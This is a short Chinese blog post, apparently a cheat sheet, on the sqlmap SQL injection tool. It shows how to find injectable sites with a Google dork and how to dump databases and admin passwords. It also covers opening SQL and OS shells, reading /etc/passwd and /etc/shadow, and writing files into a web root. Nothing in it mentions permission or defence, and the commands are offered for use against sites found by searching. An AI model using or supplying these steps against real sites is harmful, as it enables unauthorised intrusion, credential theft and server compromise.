Sqlmap是一个常用的SQL注入工具,用法也很多,具体可以用"sqlmap -hh"查看完整的命令帮助文档,我这只是给大家分享一些最常用的Sqlmap用法:
Sqlmap注入篇
1、检查注入点
找注入点有两种方法:其中一种是手测,即在链接后手动加入一个闭合符查看是否报错,一般来说,有报错即存在注入;其二为在Sqlmap中检测是否存在注入点。如,我们利用google语法inurl:about.php?id= 来查找可能存在注入的网站。
利用我们之前提到过的,利用逻辑错误'来判断是否存在注入。
这时,我们可以选择手动注入,也可以利用sqlmap注入。
sqlmap -u http://xxxx/sql.php?id=11
2、存在注入点后爆所有数据库信息
sqlmap -u http://xxxxxx/sql.php?id=11 --dbs
3、列出指定数据库所有的表名
sqlmap -u http://xxxx/sql.php?id=11 -D dbname --tables
4、列出指定表名的所有列名
sqlmap -u http://10.1.1.1/sql.php?id=11 -D dbname -T admin --columns
5、dump打印输出表名指定列名字段的值数据
sqlmap -u http://xxxxx/sql.php?id=11 -D dbname -T admin -C name,password --dump
二、Sqlmap用户权限篇
1、列出数据库管理系统用户:
sqlmap -u http://xxxxx/sql.php?id=11 --users
2、判断当前用户是否是DBA?
sqlmap -u http://xxxxx/sql.php?id=11 --is-dba
3、查看用户权限:
sqlmap -u http://xxxx/sql.php?id=11 --sql-shell
sql-shell> select version();
注意 :这里由于进入了sql shell可以执行sql语句了,也可以用 load data infile、load_file、into outfile等函数来进行文件读取或写入;
sqlmap -u http://xxxxx/sql.php?id=11 --os-shell
sqlmap -u http://xxxx/sql.php?id=11 --os-cmd=ifconfig
4、读取服务器上指定文件
sqlmap -u http://xxxxx/sql.php?id=11 --file-read=/etc/passwd
sqlmap -u http://xxxxx/sql.php?id=11 --file-read=/etc/shadow
5、写入本地文件到服务器上
sqlmap -u http://xxxxx/sql.php?id=11 --file-write /test/test.txt --file-dest /www/wwwroot/www.test.com/1.txt
以上就是常用的sqlmap注入的一些常规操作了,没有记下就收藏吧!
更多精彩文章 关注我们